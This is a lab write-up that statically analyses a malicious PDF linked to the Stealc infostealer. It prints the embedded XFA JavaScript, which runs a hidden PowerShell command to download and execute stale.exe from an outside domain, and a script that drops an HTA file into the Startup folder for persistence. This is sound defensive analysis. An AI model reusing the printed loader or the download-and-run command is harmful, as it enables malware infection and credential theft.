

Vincent Lindsay

Malware Analysis – PDF

Introduction

This lab features the performing of static analysis on a PDF using tools like exiftool, pdfid, peepdf. This lab also features the use of OSINT tools like VirusTotal to gain threat intelligence context about this file.

Summary

To confirm if the PDF is malicious or benign, I first began with using exiftool to read the metadata of the PDF to look for any points of interest.

```
remnux@remnux:~/Labs/PDF$ exiftool PDF-lab.pdf
ExifTool Version Number      : 12.76
File Name                    : PDF-lab.pdf
Directory                    : .
File Size                    : 87 kB
File Modification Date/Time   : 2024:02:05 20:55:44-05:00
File Access Date/Time        : 2026:08:27 13:34:25-04:00
File Inode Change Date/Time   : 2024:02:07 09:28:08-05:00
File Permissions              : -rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.5
Linearized                   : No
Page Count                   : 1
Has XFA                      : Yes
Producer                    : Aspose.PDF for .NET 23.4.0
Creator                     : Aspose Pty Ltd.
Modify Date                  : 2024:01:28 17:49:17+03:00
```

Figure 1: Reading the metadata of the PDF file

After finding nothing anomalous, I generated a SHA-256 hash of the PDF using **sha256sum**, and check OSINT tools like Virustotal (VT), and pdfid to check for anything suspicious.

```
remnux@remnux:~/Labs/PDF$ sha256sum PDF-lab.pdf
3779f1b904ee4cf41f4a266505490682559d09337deb30a2cc08793c2e69385c PDF-lab.pdf
```

Figure 2: Creating a **sha256** hash of the file.

Immediately, VT shows 26 tags for malicious activity within the file. What we know is that this file may contain loader capability, as well as that it has an alternative name of **Agreement_eSign.pdf**.



Figure 3: Initial analysis on VT.



Figure 4: File's additional details on VT.

Furthermore, we can also see that the file may pertain to the **stealc** infostealer based on community posts made on VT. With this information, I used **pdfid** to obtain additional information about this file, and we can see that this file may have hidden contents based on the number of objects.

```

remnux@remnux:~/Labs/PDF$ pdfid.py PDF-lab.pdf -f
PDFiD 0.2.8 PDF-lab.pdf
PDF Header: %PDF-1.5
obj          23
endobj       23
stream       18
endstream    17
xref         0
trailer      0
startxref    1
/Page        0
/Encrypt      0
/ObjStm       1
/JS           0
/JS           0
/JavaScript   0
/AA           0
/OpenAction   0
/AcroForm     1
/JBIG2Decode  0
/RichMedia    0
/Launch       0
/EmbeddedFile 0
/XFA          0
/URI          0
/Colors > 2^24 0

```

Figure 5: Using **pdfid** for additional context.

To examine the file at a lower level, I used **peepdf** to obtain additional data about this file. Interestingly, the **Objects with JS Code** object showed **1** object embedded within the PDF file, indicating potentially suspicious activity within the file, and we can also see that the **Compressed objects** object had a value of **8**.

```

remnux@remnux:~/Labs/PDF$ peepdf -t -f PDF-lab.pdf

    /XFA (1): [3]

```

Figure 6: **peepdf** results.

To find anything suspicious I searched object **/XFA** (object 3), and then I was able to view object 7- config. Interestingly, we can see embedded xml that contains a powershell command to contact the domain, and downloads a file called **stale.exe**: **hxxps[://]brazilanimalshelp[.]com/updating/stale[.]exe**. Additionally, the powershell command also contains the string of:

```

-OutFile \\\"$env:APPDATA\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\SecurityUpdate.exe\\

```

This string changes the name of the **stale.exe** file to **SecurityUpdate.exe** to hide its name, as well as maintain persistence.

```

<config xmlns="http://www.xfa.org/schema/xfa/1.0/"><present><pdf><fontInfo><embed-1></embed></fontInfo><versions>1.65</versions><creator>Syncfusion</creator><producer>Syncfusion</producer><scriptModel>XFA</scriptModel><interactive>1</interactive><tagged>1</tagged><encryption><permissions><accessibleContent>1</accessibleContent><contentCopy>1</contentCopy><documentAssembly>1</documentAssembly><formFieldFilling>1</formFieldFilling><modifyAnnots>1</modifyAnnots><print>1</print><printHighQuality>1</printHighQuality><change>1</change><plaintextMetadata>1</plaintextMetadata></permissions></encryption><compression><level>6</level><compressLogicalStructure>1</compressLogicalStructure><compression><linearized>1</linearized><script language="javascript">var c = 'powershell -WindowStyle Hidden -Command "Invoke-WebRequest -Uri \\'https://brazilanimalshelp.com/updates/stale.exe\\' -OutFile \\'$env:APPDATA\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\SecurityUpdate.exe\\'; Start-Process -FilePath \\'$env:APPDATA\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\SecurityUpdate.exe\\'; new ActiveXObject('WScript.Shell').Run(c);</script></pdf></present><acrobat><acrobat7><dynamicRender>required</dynamicRender></acrobat7></acrobat></config>
endstream
PPDF>
```

Figure 7: malicious web request.

I also checked the domain's reputation on VT and found that it does pertain to the **stealc** infostealer.

The screenshot shows the VirusTotal interface for the URL <https://brazilanimalshelp.com/>. The reputation score is 13 out of 92. A community report from 2026-08-22 21:18:06 UTC indicates activity related to STEALC. The report states: "This DOMAIN is used by STEALC. Stealc is an information stealer advertised by its presumed developer Plymouth on Russian-speaking underground forums and sold as a Malware-as-a-Service since January 9, 2023. It is a non-resident stealer with flexible data collection settings and its development is relied on other prominent stealers: Vidar, Raccoon, Mars and Redline. Stealc is written in C and uses WinAPI functions." Below the report, a table shows security vendors' analysis:

Security vendors' analysis	Phishing	Malware
alphaMountain.ai	Phishing	Malware
CRDF	Malicious	Phishing
Emsisoft	Malware	Malware

Figure 8: Domain's reputation on VT

Now that we know this file is highly suspicious, I checked Object #8 – **Objects with JS Code**. We can see that the JS file extracts the **C:\Users**, and **identity.loginName** values:

```
timeout = app.setTimeout("event.target.exportXFADData({cPath: \"'/c/users/'\" +  
identity.loginName + \"'/AppData/Roaming/Microsoft/Windows/Start  
Menu/Programs/Startup/officeupdate.hta'\"});", 500
```

```
PPDF> object 8
<< /Filter /FlateDecode
/Length 408 >>
stream
<template xmlns="http://www.xfa.org/schema/xfa-template/3.3/"><subform name="form1" locale="en_US" layout="tb"><pageSet><pageArea name="Page1"><contentArea x="0pt" y="0pt" w="
595pt" h="842pt" /><medium short="595pt" long="842pt" /></pageArea></pageSet><subform name="subform1" layout="tb" w="595pt"><event activity="docReady" ref="$host" name="event_
_docReady"><script contentType="application/x-javascript">timeout = app.setTimeout("event.target.exportXFADData({cPath: \"\\c/users/\" + identity.logInName + \"\\AppData/Roaming/
Microsoft/Windows/Start Menu/Programs/Startup/officeupdate.hta\"});", 500);</script></event><margin /></subform></subform></template>
endstream
```

Figure 9:: Reading the Javascript code.

With all this information, we now know that this file is malicious.
